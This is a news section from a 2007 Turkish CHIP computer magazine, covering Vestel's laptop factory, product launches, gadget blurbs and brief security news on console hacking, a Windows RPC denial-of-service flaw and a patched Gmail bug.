Kurnaz saldırganlar kurbanlarını ağlarına çekmek için sayısız yol buluyor. Az giyimli ünlülerin fotoğraflarını vaat eden çöp e-postalar eski de olsa kanıtlanmış bir yöntem. Çevrimiçi suçlular bazen de ucuz mal satan bir web mağazası kurup müşterilerin bilgisayarlarına virüs bulaştırabiliyor. Bilgisayar güvenliği, artık güvenlik duvarlarıyla ya da anti virüs yazılımlarıyla çözebileceğimiz bir sorun olmaktan çıktı. Canımızı sıkacak, keyfimizi kaçıracak çok şey var.

**Bu konuda siz ne düşünüyorsunuz?**

CHIP forum sayfalarındaki **CHIP'te Bu Ay** bölümünde CHIP editörleri ve diğer okurlarla tartışın!
**www.chip.com.tr**

# Brother ve Kont

Baskı çözümleri için yeni fırsatlar.

PC bileşenleri, masaüstü - dizüstü bilgisayarlar ve tüketici elektroniği olmak üzere üç ana ürün grubunun distribütörlüğünü yapan Kont Bilişim A.Ş. yirmiyi aşkın dünya markalarına bir yenisini daha ekledi: Brother. Brother tarihi Japonya'ya, 1908 yılına dek uzanıyor. Günümüzdeki Brother markası ise 1928 yılında kurulmuş. Brother, 70 yıldan bu yana endüstriyel ve ev tipi dikiş makineleri üretiyor. Brother, 1961 yılında daktilo üretimine başlamış ve bunu sırasıyla elektronik daktilolar, lazer yazıcılar, fakslar ve elektronik etiketleme sistemleri takip etmiştir. Günümüzde, Brother grubu 32 ülke ve değişik bölgelere yayılmış olan 18 üretim tesisi (Brother Industries Ltd.'in beş fabrikası dâhil) ve 39 satış merkezi ile ürettiği ürün ve hizmetleri tüm dünyadaki müşterilere sunuyor. Brother Grubu tüm dünyada "Global Vision 21" stratejisi çerçevesinde, 2012 yılında 10 milyar dolar ciroyu hedefliyor. Brother Türkiye İrtibat Bürosu da 2007 yılında 10 milyon dolar satış hedefliyor.

**Bilgi için: www.kont.com.tr**

# Dizüstüne Türk damgası

Avrupa'nın tek dizüstü bilgisayar fabrikasını sizler için ziyaret ettik ve üretimle ilgili merak edilen tüm sorulara yanıt aradık.

Geride bıraktığımız Şubat ayında Vestel City bünyesindeki beş yeni fabrikanın resmi açılışında bulunmak üzere Manisa'daydık. CHIP açısından bu fabrika gezisini ilginç kılan, söz konusu tesislerden birinin Avrupa'nın tek dizüstü bilgisayar fabrikası olmasıydı. Vestel Dijital bünyesinde yer alan ve yılda 600 bin dizüstü bilgisayar üretim kapasitesine sahip bu fabrikada geçtiğimiz yıl gerçekleştirilen ilk üretimin ardından 3 Şubat tarihinde de kurdele kesilmiş oldu. Açılışın hemen sonrasında Intel'in de know-how desteği sayesinde ilk Türk tasarımı dizüstü anakartının üretildiği, donanım, mekanik ve termal tasarımların yapıldığı fabrikada incelemelerde bulunduk.

## Uzakdoğulu devlerin karşısında bir Türk

İstanbul'a döndüğümüzde CHIP olarak Vestel Pazarlama Genel Müdür Yardımcısı Zafer Küçükateş'le Zorlu Plaza'daki ofisinde özel bir röportaj yapma ve bu umut verici projenin dünü, bugünü ve yarınıyla ilgili sorular sorma fırsatı yakaladık. Sorularımızın ilki, Türkiye'de dizüstü üretme fikrinin nasıl ortaya çıktığına ilişkindi. Zafer Küçükateş, dünyada ve özellikle Avrupa'da masaüstü bilgisayar pazarındaki göreli daralmaya ve endüstrinin dizüstü sistemlere yönelişine dikkat çekti. 85 milyon ürünlük pazarda, dizüstü bilgisayarların tamamına yakını Uzakdoğu'daki birkaç firma tarafından üretiliyor ve uluslararası firmalar tarafından kendi markalarıyla pazarlanıyor. Sahip oldukları tüm lojistik dezavantajlara rağmen bu ülkelerin karşısında aslında çok büyük bir tüketim merkezi olan Avrupa'da düne kadar ek bir rakip üretim üssü bile yokmuş. Bu gerçek, ev elektroniği teknolojilerinde Türkiye ve Avrupa'nın en büyüklerinden biri olan Vestel'i, mevcut tecrübe birikimini ve dağıtım ağını bu alanda kullanma fikrine yöneltmiş.

En dikkat çekici ifadelerden biri, Vestel'in ev elektroniği ve bilişim teknolojileri arasındaki yakınlaşmanın farkında olduğu ve gelecekte de bu "dijital evliliğin" bir parçası olacağı yönündeki cümleydi. Türkiye'de bilişim teknolojilerinde yaşanan ilgi artışı ve Avrupa'daki pazar derinliğini artırmak isteyen Intel'in gerekli know-how'ı sağlaması da kendilerini motive eden etkenlerden olmuş. Bu dev firmayla görüşmelerin tamamlanıp tasarım aşmasına

geçilmesinin ardından fabrika bir yıl gibi kısa sayılabilecek bir sürede ayağa kalkmış. Bu süre ilk elde edilen ürünlerin onlarca uluslararası laboratuvarda test edilmesi için harcanmış ve sonuçta bu noktaya gelinmiş.

## Hedef tüm beğenilere hitap edebilmek

Zafer Küçükateş'e dizüstü bilgisayar pazarında kendilerini hangi konularda avantajlı gördüklerini sorduk. Vestel, özellikle Avrupa ve Türkiye pazarındaki kullanıcılara kalite ve ürün çeşitliliği açısından dünya devi markaların gerisinde kalmayan en güncel ürünleri sunmayı vaat ediyor. Küçükateş, kişiselleştirilme konusunda önlerinde herhangi bir sınır olmadığı iddiasını vurguluyor. Zafer Küçükateş bu yatırımla aldıklarından çok daha fazlasını Türkiye'ye kazandırabileceklerini heyecanla ekliyor: "Vestel Uzakdoğu kaynaklı kalıpçı ürünlerin yaratıcılarından farklı olarak estetik yaklaşımıyla gelecekte dizüstü modasının, tasarımının İtalya'sı olacak. Bunun ayak seslerini çok iyi duyuyorum." Dayanak ise Vestel'in 250 farklı marka için birbirinden farklı tasarımlar yapabilen bir ODM (Original Design Manufacturer) üreticisi olması.

Zafer Küçükateş, geleceğin dizüstü bilgisayarlarının tıpkı cep telefonları gibi kişinin beğenilerini yansıtabilmesi gerektiğini düşünüyor. Yine kendi ifadesine göre müşteri segmentlerinde çok farklı beğenilere sahip insanlar var, dolayısıyla araba gibi tasarlanmış, pembe ve fıstık yeşili renklerde, Fenerbahçe, Galatasaray, Beşiktaş gibi takımların logolarını taşıyan çalışmalar yapmaları çok doğal. Bu yüzden, yalnızca renk farklılıklarına değil, derinliğe de sahip olan tasarımlara işaret ediyor.

Vestel, Uzakdoğulu üreticilerden farklı olarak estetik yaklaşımıyla gelecekte dizüstü modasının ve tasarımın İtalya'sı olacak.

**Vestel Pazarlama G. M. Yrd. Zafer Küçükateş**

## Yeni teknolojiler dünyayla aynı anda Vestel'de

Açıklamalar Vestel'in işin teknik boyutunda kullanıcılara tüm güncel güvenlik teknolojilerinin yanı sıra kullanıma yönelik ergonomik avantajlar da sunacağı yönünde. Anakart tasarlama yeteneği, onlara örneğin Sim Card'ın gömülü olduğu bir dizüstü yaratma şansı tanımış. Görüştüğümüz Vestel yetkililerinin tümünün 3G ve Wi-Max gibi geniş bant teknolojiler için sabırsızlandığı gözümüzden kaçmıyor. Vestel Pazarlama Genel Müdür Yardımcısı her zaman öncü olmak istediklerini, kullanıcıların artık yeni ürünler için aylarca beklemeyeceğini ve örneğin Intel'in yeni Santa Rosa platformunu kullanan ürünlerinin tüm dünyayla aynı anda hazır olacağını aktarıyor.

## Garanti ve servis konusunda iddialı yaklaşım

Konu dizüstü bilgisayarlar olduğunda kullanıcıların en çok merak ettiği konular arasındaki garanti ve servis ağını biz de röportajda sorduk: Vestel yaklaşık 1.260 bayiden, 223 tanesi PC konusunda uzmanlaşmış 650 servis noktasından oluşan geniş bir ağa sahip. Yeni bir dizüstü satın aldığınızda ilk dört ay içerisinde herhangi bir arıza çıktığında size elinizdekinin yerine yeni bir ürün vaat ediliyor. Kullanıcılar sonraki dönemlerde de herhangi bir arızayla karşılaştığında dizüstü bilgisayarlarını en fazla bir kilometre uzaklıktaki servis noktasına bırakabilecekler.Bu, onarım yetkisine sahip bir servisse size geçici olarak kullanabileceğiniz bir ürün temin ediliyor. Vestel arızalanan ürünü beş gün içerisinde onararak kullanıcıya iade ederek kullanıcılara her zaman için onların yanında olduğunu hissettirmeyi amaçlıyor. Bu gerçekten de son derece olumlu bir yaklaşım. ■

**CESUR RENKLER** **Vestel'in hedefi farklı beğenilere sahip kullanıcıları da cezp edecek ürünler yaratmak.**

**Bilgi için:www.vestel.com.tr**

Ozan Ali Dönmez, ozand@chip.com.tr

## Teknik ayrıntılar: Türkiye'nin ilk dizüstü fabrikası

Vestel'in Avrupa'da tek, Türkiye'de ilk olma özelliği taşıyan ve 60 milyon doları aşan bir yatırımla kurulan fabrikasında yılda 600 bin dizüstü bilgisayar üretilebiliyor. Bu kapasite ihtiyaç halinde yeni bir üretim bandıyla kolaylıkla iki katına çıkarılabilecek. Hedef, üretimin çok büyük bir kısmını ihraç edebilmek ve Türkiye pazarında da iyi bir pay yakalamak. Fabrikada, donanım, yazılım, mekanik ve termal tasarım yapılabiliyor. Bu, Vestel'i diğer yerli markalardan ayıran en temel özellik. Plastik enjeksiyondan boyamaya ve hatta klavye serigrafisine kadar tüm kişiselleştirme teknikleri yine çevreye duyarlı bir bakış açısıyla Vestel tesislerinde uygulanabiliyor. Tasarlanan ürünler uzun bir doğrulama sürecinden geçiyor ve sıcaklık, performans, kablosuz ağ, güvenlik, düşme gibi çok sayıda teste tabi tutuluyor.

# Microsoft YouTube'a rakip

## Soapbox, Microsoft karizmasıyla yayında

■ Microsoft, uzun süredir denemekte olduğu video paylaşım platformunu Soapbox adı altında duyurdu. MSN Soapbox YouTube veya MyVideo gibi web sitelerine rakip olarak yayına başladı. Uzunca bir süredir kapalı beta olarak denenen Soapbox, artık (**soapbox.msn.com**) adresinden hizmet veriyor.

### Yükselen trend video

Geçen yıl yeni kurulan Youtube'un 1,65 milyar dolar fiyatla Google'a satılmasının ardından, en büyük rakibinin video paylaşım konusundaki hamlesine cevap vermeye çalışan Microsoft, kendi video paylaşım sitesini Soapbox'u geliştirmeye başlamıştı. 100 MB'a kadar video dosyası veya kameradan doğrudan görüntü gönderilebilen Soapbox'ta gömülü video işlevleri de var. **Bilgi için: http://soapbox.msn.com/**

**YENİ SİSTEM** **Microsoft'un video paylaşım servisi soapbox, arama yaparken video izlemeye imkân tanıyor.**

# Bilge Adam eğitim kredisi

## Öğrenmek için engel kalmadı

■ Bilge Adam Bilgi Teknolojileri Akademisi, Garanti Bankası ile birlikte başlattığı çalışma ile özel koşullarda eğitim kredisi imkânı sağlıyor.

Bilge Adam'ın eğitimlerini almak isteyenler Garanti Bankası'ndan alacakları krediyi 36 aya varan vade koşolu ve düşük faiz avantajı ile ödeyebilecekler. Şubat 2007 tarihinden itibaren uygulanmaya başlanan proje ile artık herkes istediği eğitime daha rahat koşullarda ulaşabilecek. Bilge Adam'ın sertifika programlarına lise mezunu olan herkes katılabiliyor.

Eğitimlerden yararlanan ve eğitim içeriğini sonuna kadar tamamlayan mezunların almaya hak kazandıkları birçok sertifika seçeneği bulunuyor.

Bilge Adam, iş dünyasındaki nitelikli işgücü ihtiyacını karşılamak üzere yetkili eğitim merkezi olduğu Microsoft, HP, Cisco, Intel, Adobe, Autodesk, Apple ve Logo'nun standartlarında eğitimler vererek katılımcılarının dünyanın her yerinde geçerli olan sertifikaları almalarına olanak sağlıyor.

**Bilgi için: www.bilgeadam.com**

# Firefox 3.0 ilk deneme sürümü

## Firefox 3.0 Alpha 2 indirilmeye hazır

■ Firefox 2.0'ın yayınlanışının üzerinden birkaç hafta geçmeden, üreticiler Firefox 3.0'ın ön bakış sürümünü duyurdular. Alpha sürümde yenilik göze çarpmıyor. Firefox 2.0'a eklenmesi gereken yer imi ve RSS beslemelerinin yönetildiği "Places" hâlâ ortalıkta yok. Geliştiriciler eklenecek diğer işlevleri internetten anket yoluyla belirlemeye çalışıyor. İşler yolunda giderse Firefox 3 2007'nin ikinci çeyreğinde boy gösterecek

**Bilgi için: www.mozilla.com**

# iPod shuffle rengarenk

## Apple iPod shuffle'ın yeni renklerini duyurdu

■ Giysilere kolayca tutturulabilen üzerindeki klipsi ve alüminyum tasarımı ile şu ana kadar duyurulan en giyilebilir iPod olma özelliği taşıyan gümüş renkteki iPod shuffle'a göz alıcı renkler eklendi. Mavi, pembe, yeşil, turuncu ve gümüş olmak üzere tam beş renk seçeneğine sahip iPod shuffle, sadece 8 cm□'lük bir hacme sahip ve sadece 15 g ağırlığında. 1 GB flash belleği ile 240 şarkıya kadar müzik saklayabilen shuffle yaklaşık 12 saat pil ömrü sunuyor.

iPod shuffle, kullanıcıların şarkılarını rastgele veya yeni bir albümü dinlerken olduğu gibi parçaların sırası ile çalınabilmesine olanak sağlayan "shuffle" özelliğine sahip. Ayrıca kullanıcılar iPod shuffle'larını, PC veya Mac'lerine ürünle birlikte gelen yuvaya yerleştirip, bilgisayarlarına bağlanarak iTunes'un yenilikçi Autofill özelliği sayesinde tam kapasite dolduracak şekilde müzik parçalarını yükleyebiliyorlar.

**Bilgi için: www.apple.com.tr**

# Lexmark dördü bir arada

## X5470 ile hem yazıcı, hem tarayıcı, hem faks, hem de fotokopi

ABD'de, Consumer Electronics Association, Tüketiciye Yönelik Uluslararası Elektronik Ürünler Fuarı'nda (CES) 2007 Yenilikçi Tasarım ve Mühendislik Onur ödülünü Mobil/Ev Ofis kategorisinde X5470'e verdi. Endüstriyel tasarımcılar, mühendisler ve ekonomi basını temsilcilerinden oluşan seçkin bir jüri, tüketiciye yönelik en gelişmiş elektronik ürünlerdeki üstün tasarım ve mühendisliği dikkate alarak ödül dağıtımı yaptı. Ödül kazananlardan biri olan X5470, Ocak ayında Las Vegas'taki 2007 Uluslararası CES etkinliği sırasında 2007 Yenilikçi Vitrininde sergilenecek.

Eylül ayında piyasaya sürülen X5470, dakikada 25 sayfaya kadar baskı hızına, 10 sayfalık otomatik belge besleyiciye, birinci kalite fotoğraf baskı özelliğine ve bilgisayardan bağımsız fotoğraf, faks ve fotokopi işlevlerine sahip.

**Bilgi için: www.lexmark.com.tr**


# DVD'de hız rekoru

## 5 dakikada DVD yazın

■ SATA arayüzü kullanan Samsung SATA DVD Writer SH-S183L 18X Super WriteMaster, dünyanın en hızlı DVD yazıcısı olarak raflardaki yerini aldı. DVD±R'ları 18 hızlı yazabilen SH-S183L, DVD-RAM'lere 12, çift katmanlı disklere ve DVD+RW'lara 8, DVD-RW'lara ise 6 hızlı yazabiliyor. Böylece SH-S183L şu an piyasada bulunan en yüksek DVD±R ve DVD-RAM yazma değerlerine ulaşıyor. SH-S183L kullanarak, LightScribe desteğine sahip medyalara istenilen resmi basmak mümkün. SH-S183L'nin 4,7 GB kapasiteli DVD±R'a yazma işlemi yapması sadece 5 dakika 34 saniye sürüyor. Bu da 16 hızlı standart yazıcılardan 1 dakika daha hızlı olduğu anlamına geliyor. SH-S183L, 4,7 GB kapasiteli DVD-RAM'leri yazmayı ise kontrol modunda olmadığı zaman 7 dk.'dan daha kısa bir sürede tamamlıyor.


**Bilgi için: www.samsung.com.tr**

## Barometre




CHIP, güncel güvenlik istatistiklerinden yola çıkarak web gezintilerinin tehlike potansiyelini değerlendiriyor.

## Yığın posta kaynağı




Tüm dünyadaki yığın postaların (spam) yarısından fazlası ABD ve Asya kaynaklı.

Kaynak: PhishTank

## Top 5 Phishing Hedefi

* Kimlik avı saldırıları — Kaynak: PhishTank

PayPal saldırılarında öncelikli hedef kredi kartı bilgilerini elde etmek.

## Top 5 Virüs 2006*

| | |
|---|---|
| WORM_NYXEM.E | 571.291 |
| TROJ_Generic | 569.854 |
| HTML_NETSKY.P | 386.943 |
| WORM_NETSKY.DAM | 242.609 |
| PE_PARITE.A | 235.476 |

* Bildirilen saldırılar — Kaynak: Trendmicro

Listede başı çeken virüs PC'nizdeki dosyaları siliyor ve erişimi engelliyor.

OYUN KONSOLLARI VİRÜS SALDIRILARININ TEHDİDİ ALTINDA

# Konsol güvenliği aşılıyor

■ Oyun konsolu sahiplerini gelecekte son derece tehlikeli sürprizler bekliyor. Hacker'lar Nintendo Wii'deki ilk açıkları daha şimdiden keşfetti. Xbox ve Playstation 3 için de benzer zayıflıklardan söz ediliyor.

### Virüslü korsan kopyalar: Konsolların tümü hedefte

Fırtına öncesi sessizlik: Dünyanın dört bir yanındaki hacker'lar yeni nesil oyun konsolları için virüs geliştirme uğraşında. Saldırganların hangi aşamada olduğunu ve konsol sahiplerini hangi tehlikelerin beklediğine gelince:

**Nintendo Wii:** Konsol uzmanı Michael Steil'in Chaos Computer Club'ın (CCC) 23C3 hacker kongresindeki ifadesine göre Nintendo Wii hacker'lar için kusursuz bir hedef. Wii, birçok açığı daha önceden tespit edilen ve öncülü olan GameCube'u temel alıyor. En iyi saldırı noktası DVD sürücüye ait bağlantı. Saldırganlar buradan yeterince iyi korunmayan firmware'i hedef alabiliyor ve bir virüs yardımıyla tüm sisteme zarar verebiliyor.

**Microsoft Xbox 360:** Konsol güvenlik uzmanı Felix Domke, Xbox'ın bugüne kadar gördüğü en iyi güvenlik sistemine sahip olduğunu ifade ediyor. Ancak kopya oyunların çalıştırılmasıyla ilgili engel aşılmış durumda. Geçtiğimiz yılın sonunda CCC'nin hacker kongresinde, herhangi bir kodun çalıştırılmasına izin veren ek bir donanım duyurulmuştu.

**Sony Playstation 3:** Konsolun hacker'ların ilgi odağı haline gelmesi için geniş bir kesim tarafından kullanılmaya başlanması gerekiyor. Hacker'ların hedefi yılın ilk çeyreğinde büyük bir hack'i hazır hale getirmek. Oysa bugün için konsolda yalnızca kopya oyunlar çalıştırılabiliyor.

### Geleceğe bakış: Saldırılar yolda

Programcılar kopya oyunları oynayabilmek için Buffer Overflow ve diğer exploit'lerden yararlanıyor. Böylece hac-ker'lar için bir kapı açılmış oluyor. Konsolların sürekli internet bağlantısına sahip olması, saldırı yapmayı daha da kolaylaştırıyor.

**SALDIRI HEDEFİ** Oyun konsollarındaki güvenlik açıklarından yararlanarak virüsler sisteme zarar verebiliyor.

## Yeni güvenlik açıkları

**WINDOWS HEDEFLİ DoS SALDIRILARI**

Saldırganlar RPC servisine ait bir değişkeni uzun süre meşgul ettiğinden svchost adlı servis tüm belleği dolduruyor ve bilgisayarın yavaşlamasına neden oluyor. Etkilenenler arasında Windows 2000 SP4 ve XP SP2 sürümleri de yer alıyor.

**Çözüm:** Microsoft henüz bir çözüm sunmuş değil. Ancak 139 ve 445. portları kapatarak önlem alabilirsiniz.

**Bilgi için: www.microsoft.com**

**GMAIL ADRES DEFTERİ**

Google'ın e-posta servisi Gmail'deki bir JavaScript hatası, saldırganlara kullanıcıların adres defterini ele geçirme imkânı tanıyor. Hedefteki kullanıcının hesap bilgilerini girip oturum açtıktan sonra e-postadaki özel bağlantıya tıklanması, zararlı kodun çalıştırılması için yeterli.

**Çözüm:** Google bu açığı bir süre önce kapattı. Ancak Gmail'de JavaScript kullanılmaya devam ediyor.

**Bilgi için: www.gmail.com**

# Cool Tech

Gelişen teknolojinin en ilginç örnekleri

## Çarpıştır çarpıştır rahatla

Dodgem Center


■ Çocukluğumuzun en favori oyunu, çarpışan arabalar nihayet teknoloji marifetiyle küçültüldü ve masaüstünde oynanacak boyutlara indirgendi. Artık, kafayı gözü yarmadan, aniden vuku bulan çarpışmalarda direksiyona, kasaya çarpmadan, tavandaki açık elektrik hatlarında kapılıp kızarma tehlikesi geçirmeden bu saldırgan oyunu gönül rahatlığı ile oynamak mümkün. Uzaktan kumandalı oyuncak, dört arkadaşın aynı anda kapışmasına izin veriyor.

**Fiyat:** 50 dolar

**Bilgi için: www.iwantoneofthose.com**

## Tak cebine bak keyfine

Pocket plasma



■ Diskolarda, club'larda dikkat çekememekten mi şikayetçisiniz? Güzel kızları, yakışıklı çocukları hep başkaları mı kapıyor? Hayata isyan ediyor, yaşamın neden herkese eşit imkanlar vermediğini mi sorguluyorsunuz? Yalnız çıktığınız diskodan spor otomobilinize atlayıp sinirle gaza basarak hayatınızı tehlikeye mi atıyorsunuz? Yapmayın. Sakin olun. Teknoloji size aradığınız çözümü getirdi. Artık siz de teknolojiden destek alarak, eşitsizlikler üzerine kurulu yaşamda biraz avantaj elde edebilirsiniz. Pantolon veya gömlek cebine asabileceğiniz bu küçük elektronik alet, müziğe uygun şekilde dans eden renkli akımlar üretiyor ve bütün ilgiyi üzerinize çekiyor. Cazibenize kapılıp yanınıza gelecek insanlarla neler yapacağınız ise artık size kalmış.

**Fiyat:** 36 dolar

**Bilgi için: www.gadgetshop.com**

# Şarkılarla uyanın

## MP3 alarm clock

■ İnternet mağazalarında yaygınlaşan MP3 çalarlı, alarmlı masa saatleri sabahları uyanmakta zorluk çekenler için düşünülmüş. Saatlerin küçük hafızlarına, 5 - 10 adet mp3 şarkı yükleyebiliyorsunuz. Kaliteli hoparlörler, uyurken dinlediğiniz müzikten keyif almanızı sağlarken, sabahları da gürültülü bir rock şarkısı eşliğinde uyanmanızı garantiliyor.
**Fiyat:** 72 dolar
**Bilgi için: www.iwantoneofthose.com**

# Havuç peşinde bir hayat

## Gupi - Intelligent Robot Guinea Pig

■ Gupi, çevresi algılayıcı ve kameralarla donanmış küçük bir robot. Bütün gün havuç peşinde koşturan bu küçük domuz yavrusu, aynı zamanda insan seslerine de duyarlı ve çevrede insan sesi duyduğunda doğruca onlara yöneliyor. Eşyalar arasından kolayca yolunu bulmasını sağlayan algılayıcıları bulunan Gupi, eğer çevresindeki insanlardan ilgi görmez ve okşanmazsa, mutsuz olup küsüyor, köşesine çekiliyor. Robotun şarj cihazı havuç görünümünde ve Gupi geceleri uyumadan önce havucunu yiyerek ertesi gün için enerji toplamayı seviyor.
**Fiyat**: 65 dolar
**Bilgi için: www.iwantoneofthose.com**

# Atasporumuz Golf

## Golf Launchpad

■ Buzda Dans isimli nadide spor ve centilmenlik programının reyting rekorları kırması hadisesi ile spora değer veren bir toplum olduğumuzu fark edip, yeterince tanıtılırsa, halkımızın Golf sporuna da ilgi göstereceğini düşündük ve dergice bu ülküyü üzerimize vazife edindik. İşte golf sahalarına akmadan önce evinizde, bilgisayarın önünde egzersiz yapmak için bir oyun konsolu. PC'ye bağlanan konsol, golf oyunları ile uyumlu çalışıyor ve topa vuruş açınızı, hızınız hesaplayarak, ekrandaki topun düştüğü noktayı belirliyor. Golf'e ilgi olursa, Tiger Woods'u da dergimize konuk yazar olarak almayı planlıyoruz.
**Fiyat:** 360 dolar
**Bilgi için: www.iwantoneofthose.com**

Cem Şancı, cemsanci@chip.com.tr

CHIP RADAR


# Oyun konsolları

**Yeni nesil oyun konsolları yalnızca oyunseverlere hitap etmiyor ve artık müzik, film ve internet keyfi de vaat ediyor.**

■ Oyun konsolları yalnızca oyunseverlere hitap eden ürünler olmaktan çıktı. Örneğin Xbox 360 ve PlayStation 3 ile video, müzik ve resim oynatabileceğiniz gibi HD-DVD (Xbox) ya da Blu-ray (PS3) filmleri de izleyebilirsiniz. Buna karşın Nintendo Wii son derece yaratıcı oyun koluyla dikkat çekiyor. Yüksek grafik kalitesinden ve film oynatma özelliğinden yoksun bu konsol makul bir fiyata sahip. Ancak popülaritesi yıllardır düşmeyen ve dâhili bir DVD oynatıcıya sahip olan PS 2, hem düşük bir fiyata sahip hem de çok sayıda oyun seçeneği sunuyor.

**CHIP radarın okunması:** Mavi daire içindeki üçgen ürünün duyurulmasını ifade ediyor, bunu çoğunlukla ürünün medyada yoğun bir şekilde tanıtılması (ünlem işareti) izliyor. Çubuk renkleri fiyat seviyesini gösteriyor: Kırmızı başlangıçtaki yüksek fiyata, sarı renk ilk fiyat düşüşüne işaret ediyor. Yeşil renk ürünün tüketici pazarına hazır olduğu anlamını taşıyor, normal kullanıcılar için bu zamanda ürünü satın almak mantıklı. Çubuk gri renkteyse ürünün sonu gelmek üzere ve ürün piyasadan kalkana kadar (tabut işareti) çok uygun fiyatlarla satın alınabilir.

**HD-DVD SÜRÜCÜLÜ XBOX 360** Harici sürücü PC'lerin de yeni nesil HD filmleri oynatabilmesini sağlıyor. Üstelik 180 Euro gibi makul bir fiyat karşılığında.



## CHIP PC FİYAT DANIŞMANI


CHIP Test Merkezi her ay üç adet ideal PC sistemi oluşturuyor. Ofis, Multimedya ve Profesyonel kategorilerine ayırdığımız bu PC sistemleri, her kesimden kullanıcıya rehberlik etmeyi hedefliyor.


| OFİS PC | | MULTİMEDYA PC | | PROFESYONEL PC |
|---|---|---|---|---|
| 300 watt güç kaynaklı standart ATX | KASA | 400 watt güç kaynaklı Midi-Tower ATX | KASA | 750 watt güç kaynaklı Big-Tower ATX |
